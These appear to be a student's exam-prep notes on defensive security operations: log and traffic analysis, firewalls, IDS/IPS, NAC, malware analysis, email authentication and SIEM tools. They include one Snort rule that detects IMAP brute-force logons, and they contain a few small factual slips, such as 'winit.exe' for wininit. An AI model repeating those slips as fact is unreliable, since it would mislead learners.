- Zeek (Bro) - hybrid tool that passively monitors a network like a sniffer and only logs data of potential interest
 - performs normalization on the data and then stores it as a tab-delimited or JSON file
 - Multi Router Traffic Grapher (MRTG) - tool used to create graphs showing traffic flows through the network interfaces of routers and switches by polling the appliances using SNMP

IP and DNS analysis

Thursday, October 6, 2022 9:00 PM

- Malware used to be configured to contact a specific static IP or DNS address
- Domain generation algorithm – method used by malware to evade blacklists by generating domain names for C&C networks dynamically
 1. Set up one or more DDNS services
 2. malware code implements a DGA to create a list of new domain names
 3. a parallel DGA is used to create name records on the DDNS service
 4. malware tries a selection of the domains it has created to connect to C2
 5. C&C server communicates with a new seed for the DGA to prevent being blocked
- Fast flux network – method used by malware to hide the presence of C&C networks by continually changing the host IP addresses in domain records using domain generation algorithms
- How can you detect a DGA?
 - A. Random string domains being called
 - B. High rate of NXDOMAIN errors when resolving the DNS
- Secure Recursive DNS Resolver – occurs when one trusted DNS server communicates with several other trusted DNS servers to hunt down an IP and returns it to the client

URL analysis

Thursday, October 6, 2022 9:00 PM

URL analysis – identifying whether a link is already flagged on a reputation list and if not, to identify what malicious script or activity might be coded in it

- Resolving percent encoding
- Assessing redirection of the URL
- Showing source code for scripts in URL
- HTTP methods – set of request methods to indicate the desired action, contains a method, resource, version number, header, and body of the request
 - a. GET – retrieve a resource
 - b. POST – send data
 - c. PUT – creates or replaces requested resource
 - d. DELETE
 - e. HEAD – retrieves header
- Query parameters – name=value pairs
- # - fragment or anchor ID
- HTTP response codes – header value returned by a server when a client sends a request to a URL
 - 200 – success
 - 201 – PUT request success
 - 3xx – Redirect
 - 4xx – Error in client request
 - 5xx – any code in this range indicates a server-side issue

Percent encoding – URL encoding, allows user-agent to submit any safe or unsafe character

URL cannot contain unsafe characters

Conduct packet analysis

Thursday, October 6, 2022 9:00 PM

Appliance Monitoring

Friday, October 7, 2022 4:27 PM

Firewall Logs

Friday, October 7, 2022 4:29 PM

ACL - list of permitted and denied connections

1. Connections that are permitted or denied
 2. Port and protocol usage in the network
 3. Bandwidth utilization with the duration and volume of usage
 4. Audit log of the address translations (NAT/PAT) that occurred
 - Firewall log formats are vendor specific
 - Iptables - linux based firewall format
 - Windows firewall - W3C firewall format
- Employ a log collection tool to gather the large volume of data for analysis
 - Blinding attack - condition that occurs when a firewall is under-resourced and cannot log data fast enough, therefore data will be missed
 - Log retention is determined by the number of events generated and available storage capacity

**Exam tip - be comfortable reading different log types

Firewall Configurations

Friday, October 7, 2022 4:29 PM

- Boundary defense logic is flawed
 - Firewalls are an essential part of a layered defense strategy
 - DMZ - physical or logical subnetwork that contains an org's external-facing service hosts
 - ACLs are processed from top-to-bottom with generic rules at the top
1. Block incoming requests from internal or private, loopback and multicast IP address ranges
 2. Block incoming requests from protocols that should only be used locally (ICMP, DHCP, OSPF, SMB, etc)
 3. Configured IPv6 to either block all IPv6 traffic or allow it to authorized hosts and ports only
- Drop vs Reject - deny rule can either drop a packet or explicitly reject it by sending a TCP RST or an ICMP port/protocol unreachable to the requester
 - Dropping traffic makes it harder for an adversary to identify port states more accurately
 - Firewalking - recon technique to enumerate firewall configurations and attempt to probe hosts behind it
 - Firewalking occurs when an attacker can find an open port on the firewall, then sends a packet with a TTL of one past the firewall to find its hosts
 - Block outgoing ICMP status messages to prevent firewalking
 - Egress filtering - ACL rules that are applied to traffic leaving a network to prevent malware from communicating to C2 servers
 - Best practices for configuring egress filters
1. Only allowed whitelisted app ports and destination addresses
 2. Restrict DNS lookups to trusted and authorized DNS services
 3. Block access to known bad IP address ranges (blacklist)
 4. Block all internet access from host subnets that don't use it (e.g., ICS/SCADA)
- While all best practices will help, they can't eliminate all malware C2 since many operate over social media and cloud-based HTTPS connections
 - Black Hole - means of mitigating DoS or intrusion attacks by silently dropping (discarding) traffic
 - Blackholing can be used to stop a DDoS attack at the routing layer by sending traffic to the null0 interface
 - Blackholing consumes less resources than an ACL but can cause collateral damage for legit users
 - Dark nets - unused physical network ports or unused IP address space within a local network often used by attackers
 - Redirect all dark nets to a black hole until they are needed for network operations
 - Sink hole - DoS attack mitigation strategy that directs the traffic that is flooding a target IP address to a different network for analysis
 - Sinkholing > blackholing if you want to determine cause of network attack
 - Cloudflare, Akamai - DNS providers helping protect DDoS attacks

Proxy Logs

Friday, October 7, 2022 4:29 PM

- Forward proxy - mediates the coms between a client and another server, can filter or modify communications, and provides caching services to improve performance
- Non-transparent - redirects requests and responses for clients configured with the proxy address and port
- Transparent - redirects requests and responses without the client being explicitly configured to use it
- Analysis of proxy logs can reveal the exact nature of HTTP requests, including the websites that users visit and the contents of each request
- Reverse proxy - protects servers from direct contact with client requests
- Logs from a revproxy can be analyzed for IoA or compromise such as malicious code in HTTP request headers and URLs
-

Web application firewall logs

Friday, October 7, 2022 4:29 PM

WAF - designed specifically to protect software running on a backend server that hosts a web application

WAFs are used to prevent web-based exploits and vulnerabilities like SQLi, XMLi, and XSS attacks

Many web app firewalls use JSON format to store their logs

- Time of event
- Severity of event
- URL parameters
- HTTP method used
- Context for the rule

IDS and IPS Configuration

Friday, October 7, 2022 4:29 PM

IDS – software and or hardware system that scans, audits, and monitors the security infrastructure for signs of attacks in progress

IPS – software or hardware system that scan audits and monitors the security infrastructure for signs of attacks in progress and can actively block the attacks

- Snort – open-source software available for Windows and selected Linux distributions that can operate as an IDS or IPS mode
 - a. Oink code – subscription-based up-to-date rulesets
- Zeek – open-source IDS for UNIX/Linux platforms that contains a scripting engine which can be used to act on significant events
- Security Onion – open-source Linux-based platform for security monitoring, incident response, threat hunting that. It bundles snort, suricata, zeek, wireshark, and networkminer with log management and incident management tools

IPS/IDS Logs

Saturday, October 8, 2022 3:31 PM

A log entry is created every time a rule is matched in an IDS or IPS

IDS/IPS software provides many options for outputting log entries

Snort Output

- Unified Output
- Syslog
- CSV (comma separated values)
- Tcpdump (pcap)
- Input into a SIEM

Alerts should be monitored in real time to determine if an incident occurred

Analysts may create custom rules for their specific organizational needs

Snort rule format

Action protocol sourceip sourceport direction

destinationip destinationport (RuleOption;

RuleOption; ...)

Action field is usually set to alert, but other options include log, pass (ignore), drop, and reject

Source and destination addresses and ports are usually set to a keyword (any) or variable (\$EXTERNAL_NET or %HOME_net)

Direction can be unidirectional (->) or bidirectional (<>)

There are many rule options that can be set within Snort

- Msg
- Flow
- Flags
- Track
- Reference
- Classtype
- Sid and rev

Snort Rule for Brute Force Attempts Against IMAP Mailbox Accounts

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 143
(msg:"PROTOCOL-IMAP logon brute force attempt";
flow:to_server,established,no_stream; content:"LOGON";
fast_pattern:only; detection_filter:track by_dst, count 30,
seconds 30; metadata:ruleset community, service imap;
reference:url,attack.mitre.org/techniques/T1110;
classtype:suspicious-logon; sid:2273; rev:12;)
```

Exam tips – read and understand Snort rules

Port Security Configuration

Saturday, October 8, 2022 3:49 PM

Port security – blocking unauthorized application service ports on hosts and firewalls, or the physical and remote access ports used to allow a host to communicate on the local network

Appliances such as switches, routers, and firewalls are subject to software vulnerabilities and patching shortfalls the same way as servers

Many network appliances are still running vulnerable, outdated, or unpatched versions of the Linux kernel

Disable web administrative interfaces and use SSH shells

- Use ACLs to restrict access to designated host devices
- Monitor the number of designated interfaces
- Deny internet access to remote management
- If rogue devices are found on your network, enforce port security
- Physical port security – physical access to the switch ports and hardware should only be accessible by authorized staff -
- MAC filtering – applying an ACL to a switch or access point so that only clients with approved MAC address can connect to it
- NAC – a general term for the collected protocols, policies and hardware that can authenticate and authorize access to the network at the device level


NAC Configuration

Saturday, October 8, 2022 3:54 PM

NAC – provides the means to authenticate users and evaluate device integrity before a network connection is permitted

802.1x - a standard for encapsulating EAP communications over a LAN or wireless LAN

Port-based NAC – a switch or router that performs some sort of authentication of the attached device before activating the port



A broader NAC solution allows admins to devise policies or profiles describing a minimum security configuration that devices must meet before being granted network access

- Key features of NAC:
 - Posture assessment – assessing endpoint for compliance with health policy
 - Remediation – process and procedures that occur if a device does not meet the minimum security profile
 - Pre and post-admission control – point at which client devices are granted or denied access based on their compliance with a health policy
- An endpoint health policy is just one of the rule-based methods of granting or denying access
- Time based – defines access periods for given hosts using a time-based ACL
- Location based – evaluates the location of the endpoint requesting access using geolocation of its IP, GPS, or other mechanisms
- Role based – NAC Method that re-evaluates a device's authorization when it is used to do something (also called adaptive NAC)
- Rule based – complex admission policy that enforces a series of rules which are written as logical statements (IF ... AND ... OR)

Analysis of security appliances

Saturday, October 8, 2022 4:03 PM

Endpoint Monitoring

Saturday, October 8, 2022 4:33 PM

Endpoint Analysis

Saturday, October 8, 2022 4:33 PM

- antivirus – software capable of detecting and remove virus infections
- HIDS/HIPS - IDS/IPS that monitors a computer system for unexpected behavior or drastic changes to the system's state on an endpoint
- EPP – software agent and monitoring system that performs multiple security tasks such as an AV, HIDS/HIPS, firewall, DLP, and file encryption
- EDR – software agent that collects system data and logs for analysis by a monitoring system to provide early detection of threats
- UEBA – system that can provide automated identification of suspicious activity by user accounts and computer hosts
- UEBA solutions are heavily dependent on advanced computing techniques like AI and machine learning
- Many companies are now marketing ATP, AEP, NGAV, which is a hybrid of EPP, EDR, and UEBA
-

Sandboxing

Saturday, October 8, 2022 4:34 PM

Sandboxing – a computing environment isolated from a host system to guarantee that the environment runs in a controlled, secure fashion

- Determine if the file is malicious
- Affects of the file on a system
- Dependencies of the files and hosts
- Monitor system changes
- Execute known malware
- Identify process changes
- Monitor network activity
- Monitor system calls
- Create snapshots
- Record file creation/deletion
- Dump virtual machine's memory

Sandbox host should not be used for any other purpose except malware analysis

- FLAREVM
- Cuckoo
- For complex analysis, you may need to create a honeypot lab with multiple sandboxed machines and internet access to study malware and its C2

Reverse Engineering

Saturday, October 8, 2022 4:34 PM

- Reverse engineering – process of analyzing the structure of hardware or software to reveal more about how it functions
- Malware reverse engineer can determine who actually wrote the code by learning their patterns
- Malware writers often obfuscate the code before it is assembled or compiled to prevent analysis
- Disassembler – program that translates machine languages into assembly language
- Machine code – binary code executed by the processor, typically represented by 2 hex digits for each byte
- File signature (or magic number) - first two bytes of a binary header that indicates its file type
- When reading the first two bytes of a windows executable it will always start with 4D 5A in HEX, MZ in ASCII, or TV in Base64 encoding
- Assembly code – native processor instructions used to implement the program
- Decompiler – software that translates a binary or low-level machine language code into higher level code
- High level code – real or pseudo code in human readable form that makes it easier to identify functions, variables, and programming logic used in the code
- Reverse engineers attempt to identify malware by finding strings to use as a signature for rule-based detection
- Strings – sequence of encoded characters that appears within the executable file
- The strings tool will dump all strings with over 3 characters in ASCII or Unicode encoding
- Program packer – method of compression in which an executable is mostly compressed and the part that isn't compressed contains the code to decompress the executable
- A packed program is a type of self-extracting archive
- Just because a program is packed, that doesn't mean it is malicious since many proprietary software also uses packing to deter theft and privacy
- Until its unpacked, packed malware can mask string literals and effectively modify its signatures to avoid triggering signature-based scanners
-

Malware Exploitation

Saturday, October 8, 2022 4:34 PM

Exploit technique – describes the specific method by which malware code infects a target host

Most modern malware uses fileless techniques to avoid detection by signature-based security software

How does an APT use modern malware to operate?

1. Dropper or downloader
2. Maintain access
3. Strengthen access
4. Actions on objectives
5. Concealment

Dropper – specialized type of malware designed to install or run other types of malware embedded in a payload

Downloader – a piece of code that connects to the internet to retrieve additional tools after the initial infection by a dropper

Shellcode – lightweight code designed to run an exploit on a target, which may include any type of code format from scripting languages to binary code

Exam tip – shellcode originally referred to malware code that would give the attacker a shell (command prompt) on the target system, but for the exam use the more generic definition presented previously

Code injection – exploit technique that runs malicious code with the ID number of a legitimate process

- Masquerading
- DLL injection
- DLL sideloading
- Process hollowing

Droppers are likely to implement anti-forensics techniques to prevent detection and analysis

Living off the land – exploit techniques that use standard system tools and packages to perform intrusions

Detection of an adversary is more difficult when they are executing malware code within standard tools and processes

Behavior Analysis

Saturday, October 8, 2022 4:34 PM

Threat hunting and security monitoring must use behavioral-based techniques to identify infections

Sysinternals – a suite of tools designed to assist with troubleshooting issues with Windows, and many of the tools are suited to investigating security issues

Process explorer can filter out legit activity to look for signs of anomalous behavior

You must first understand what legit processes are used by a system to identify the suspicious ones

System Idle (PID 0) and System (PID 4) - a kernel-level binary that is the part of the first user-mode process (Session manager subsystem – smss.exe)

Client server runtime subsystem (csrss.exe) - manages low-level windows functions and it is normal to see several of these running (as long as they are launched from %systemroot%\System32 and have no parent)

Winit (winit.exe) - manages drivers and services and should only have a single instance running as a process

Services.exe - hosts nonboot drivers and background services, this process should only have one instance of services.exe running as a child of winit.exe, with other service processes showing a child of services.exe or svchost.exe

Services will be started by the SYSTEM, LOCAL SERVICE, or NETWORK SERVICE accounts

LSASS (lsass.exe) - handles authentication and authorization services for the system, and should have a single instance running as a child of wininit.exe

Winlogon.exe - manages access to the user desktop and should have only one instance for each user session with the Desktop Window Manager (dwm.exe) as a child process in modern versions of Windows

Userinit (userinit.exe) - sets up the shell (typically explorer.exe) and then quits, so you should only see this briefly after login)

Explorer.exe - typical user shell, launched with the user's account privileges rather than SYSTEM'S, and is likely to be the parent for all processes started by the logged-on user

What might make a process look suspicious?

1. any process name that you do not recognize
2. any process name that is similar to a legitimate system process (e.g., scvhost)
3. any process that appears without an icon, version information, description or company name
4. Processes that are unsigned, especially if from a well-known company from Microsoft
5. Any process whose digital signature doesn't match the identified publisher
6. Any process that does not have a parent/child relationship with a principal windows process
7. Any process hosted by windows utilities like Explorer, notepad, task manager, etc
8. Any process that is packed (compressed), highlighted purple in process explorer

What do you do when you find a suspicious process?

1. identify how the process interacts with the registry and file system
2. How is the process launched?
3. Is the image file located in the system folder or a temp folder?
4. What files are being manipulated by the process?
5. Does the process restore itself upon reboot after deletion?
6. Does a system privilege or service get blocked if you delete the process?
7. Is the process interacting with the network?

There are many UEBA products that can automate this process

Malware Analysis

Sunday, October 9, 2022 8:03 PM

- Use ProcMon to get and save baseline prior to running malware sample
- Run malware sample and save, then compare to baseline
-

Analyze malware from system memory

- Download Split-code.com/processdump.html
- Pd64.exe -db gen (elevated privileges)
- Pd64.exe -p malwaresample.exe (elevated privileges)
- Open dumped file in debugger (IDA, Ghidra,etc)

EDR Configuration

Sunday, October 9, 2022 8:03 PM

- EDR requires tuning to reduce false positives
- VirusTotal – inspects items with over 70 antivirus scanners and URL/domain blacklisting services, in addition to a myriad of tools to extract signals from the studied content
- Malware samples may also submit them to your antivirus or cyber threat intelligence vendor
- Your organization may also create custom malware signatures or detection rules
- MAEC Scheme (malware attribute enumeration characterization) – standardized language for sharing structured information about malware that is complementary to STIX and TAXII to improve the automated sharing of threat intelligence
- Yara – multi-platform program running on Windows, Linux, and Mac OS X for identifying, classifying and describing malware samples
- Yara rule – test for matching certain string combinations within a given data source
-

Blacklisting and Whitelisting

Sunday, October 9, 2022 8:03 PM

- Blacklisting – process of blocking known applications, services, traffic and other transmissions to and from your systems
- Blacklists are useful in incident response for their ability to block the source of malware
 - What limitations do blacklists have?
 1. Risk of false positives that could block legitimate traffic
 2. You don't know everything that should be blocked
- Whitelisting – allowing only known apps, services, traffic and other transmissions to and from your systems
- Whitelisting can be an effective fallback posture to use while conducting an incident response
- Whitelists are incredibly restrictive and can prevent users and systems from transmitting to new or changing recipients, so they need to be constantly fine-tuned to avoid interference with business operations
- Execution control – process of determining what additional software may be installed on a client or server beyond its baseline
- Execution control can be configured as a whitelisting or blacklisting approach
- Execution control in Windows
 - Software Restriction Policies (SRP)
 - AppLocker
- Windows Defender Application Control (WDAC)
- Execution control in Linux
- mandatory access control (MAC)
- LSM – Linux security modules (SELinux, AppArmor)
- Large changes should be preceded by a risk assessment and business impact analysis

Email Monitoring

Sunday, October 9, 2022 8:43 PM

Email IOCs


Sunday, October 9, 2022 8:43 PM

- Spam – unsolicited and unwanted junk email sent out in bulk to an indiscriminate recipient list
- Phishing – fraud practice of sending emails purporting to be from reputable companies in order to induce individuals to reveal information
- Pretext – form of social engineering where an individual lies and provides false information to obtain information
- Spear phishing – email spoofing attack targeting a specific organization or individual
- Impersonation – adversary successfully assumes the identity of one of the legit parties in a system or communication protocol
- BEC – impersonation attack in which the attack gains control of an employee's account and uses it to convince other employees to perform fraudulent actions
- Forwarding – a phishing email is formatted to appear to have come as part of a reply or forward chain
- Many spoofing attempts can be detected by close examination of the internet headers attached to a message
-

Email Header Analysis

Sunday, October 9, 2022 8:44 PM

Email internet header – a record of the email servers involved in transferring an email message from a sender to a recipient



Attackers exploit the fact that there are actually three sender address fields inside of an email

1. Display From:
2. Envelope From: various labels hidden from mail client
3. Received From/By: List of the MTAs that processed email

<https://testconnectivity.microsoft.com> - test message headers

Email Content Analysis

Sunday, October 9, 2022 8:44 PM

- An attacker must also craft some sort of payload to complete the exploit when a victim opens a message
- MIME – allows a body of an email to support different formats, such as HTML, rich text format (RTF), binary data encoded as Base64 ASCII characters, and attachments
- Malicious payload – exploit or attachment that contains some sort of malicious code
- Exploit – message data contains scripts or objects that target some vulnerability in the mail client
- Attachment – message contains a file attachment in the hope that the user will execute or open it
- Embedded link – a link can be composed of a friendly string plus the URL or a shortened URL to hide the identity of the real target
- Never click links from email messages
- A missing or poorly formatted email signature block is an indicator for a phishing message

Email Server Security

Sunday, October 9, 2022 8:44 PM


Spoofing attacks can be mitigated by configuring authentication for email systems

SPF- DNS Record identifying hosts authorized to send mail for the domain with only one being allowed for each domain

DKIM – provides a cryptographic authentication mechanism for mail utilizing a public key published as a DNS record

DMARC – a framework for ensuring proper application of SPF and DKIM utilizing a policy published as a DNS record

DMARC can use either SPF or DKIM or both



SPF DKIM and DMARC do not solve the problem of cousin domains

Cousin domains – DNS domain that looks similar to another name when rendered by a Mail User Agent (MUA)

SMTP Log Analysis

Sunday, October 9, 2022 8:44 PM

SMTP logs are typically formatted in request/response fashion

- Time of request/response
- Address of recipient
- Size of message
- Status code

Code 220 – indicates the server is ready

Code 250 – indicates the message is accepted

Code 421 – indicates the service is not available

Code 450 – indicates the server cannot access the mailbox to deliver a message

Code 451 – indicates the local server aborted the action due to a processing error


Code 452 – local server has insufficient storage space available

Email Message Security

Sunday, October 9, 2022 8:44 PM

S/MIME - email encryption standard that adds digital signatures and public key cryptography to traditional MIME communications

A user is issued a digital certificate containing his or her public key in order to use S/MIME



Email client will determine if the digital signature is valid

Analyzing Email Headers

Sunday, October 9, 2022 8:44 PM

Configuring your SIEM


Monday, October 10, 2022 12:25 AM

SIEM

Monday, October 10, 2022 12:25 AM

- Log review is a critical part of security assurance

- Siem – A solution that provides real-time or near-real-time analysis of security alerts generated by hardware and applications
- SIEM solutions can be implemented as software, hardware appliances, or outsourced managed services
- Log all relevant events and filter irrelevant data
- Establish and document scope of events
- Develop use cases to define a threat
- Plan incident response to an event
- Establish a ticketing process to track events
- Schedule regular threat hunting
- Provide auditors and analysts an evidence trail
- There are many commercial and open-source SIEM solutions available
- Splunk – market-leading big data information gather and analysis tool that can import machine-generated data via a connector or visibility add-on
-



- Splunk may installed locally or as a cloud-based solution
- ELK/Elastic Stack – collection of free and open-source SIEM tools that provides storage, search and analysis functions
- ElasticSearch, Logstash, Kibana, Beats
- ArcSight – SIEM log management and analytics software that can be used for compliance reporting for legislation and regulations like HIPPA, SOX and PCI DSS
- QRadar – SIEM log management analytics and compliance reporting platform created by IBM
-



- Alien Vault and OSSIM - a SIEM solution originally developed by Alien Vault, now owned by AT&T, and rebranded as AT&T Cybersecurity
- OSSIM can integrate other open-source tools, such as the Snort IDS and OpenVAS vulnerability scanner and provide an integrated web administrative tool to manage the whole security environment
- Graylog – SIEM with an enterprise version focused on compliance and support IT Operations and DevOps
- Exam tips – Identify a SIEM

Security Data Collection

Monday, October 10, 2022 9:30 PM

- Intelligence loses its value over time

Intelligence Stages

1. Requirements (Planning and Direction)
 2. Collection and Processing
 3. Analysis
 4. Dissemination
 5. Feedback
- SIEM = Steps 2,3,4
 - SIEMs can be configured to automate much of this security intelligence cycle
 - What do you want to collect?
 - Configure the SIEM to focus on events related to things you need to know
 - All alerting systems suffer from the problems of false positives and false negatives
 - Problem with false negatives – security admins are exposed to threats without being aware of them
 - Problem with false positives – overwhelm analysis and response resources
 - Develop use cases to mitigate risk of false indicators
 - Use Case – a specific condition that should be reported, such as a suspicious log-on or a process executing from a temporary directory
 - Develop a template for each use case that contains
 1. Data sources with indicators
 2. Query strings used to correlate indicators
 3. Actions to occur when event is triggered
 - Each use case should capture 5 Ws:
 1. When
 2. Who's involved?
 3. What happened?
 4. Where did it happen? (Server, workstation)
 5. Where did it originate from?
 -

Data Normalization

Monday, October 10, 2022 9:30 PM

Data normalization – process where data is reformatted or restructured to facilitate the scanning and analysis process

Where does SIEM data come from?

- Agent-based – agent service is installed on each host to log, filter aggregate and normalize data on the host before sending it to the SIEM server for analysis and storage
- Listener/Collector - hosts are configured to push updates to the SIEM server using a protocol like syslog or SNMP
- Sensors – A SIEM can collect packet capture and traffic flow data from sniffers and sensors across your network
- Data is aggregated across the network from multiple sources in multiple formats
- Proprietary binary formats
- Tab-separated formats
- CSV
- Database log storage
- Syslog
- SNMP
- XML
- JSON
- Text-based
- Parsing and normalization is used to interpret data from different formats and standardize them into a single format for analysis and processing
- Connectors or plug-ins – a piece of software designed to provide parsing and normalization functions to a particular SIEM
- Correlating events and reconstructing timelines can be difficult without synchronization of date/time
- UTC is a time standard and not a time zone
- Stored log data must be secured with CIA

Event Log

Monday, October 10, 2022 9:30 PM

- Event logs – logs created by the OS on each client or server to record how users and software interact with the system
- The format of the event logs varies by the OS
- 5 categories of Windows event logs
 1. Application – events generated by applications and services
 2. Security – audit events like failed log-on or access being denied
 3. System – events generated by the OS and its services
 4. Setup – events generated during the installation of Windows
 5. Forwarded Events – events that are sent to the local host from other computers
- Severity levels
 1. Information
 2. Warning
 3. Error
 4. Audit Success/Failure
- Event logs provide the name of the event, details of any errors, the event ID, the source of the event, and a description of what the warning/error means
- Modern windows systems provide event subscriptions that forwards all events to a single host and allows for a more holistic view of network events using an XML formatted message (.evtx)
-

Syslog

Monday, October 10, 2022 9:30 PM

- Syslog – protocol enabling different appliances and software apps to transmit logs or event records to a central server
 - Syslog follows a client-server model and is the de facto standard for logging of events from distributed systems
 - Syslog runs on most operating systems and network equipment using port 514 (UDP) over TCP/IP
 - A syslog message contains a PRI code, a header and a message portion
 - A PRI code is calculated from the facility and severity level of the data
 - Header contains the timestamp of the event and the hostname
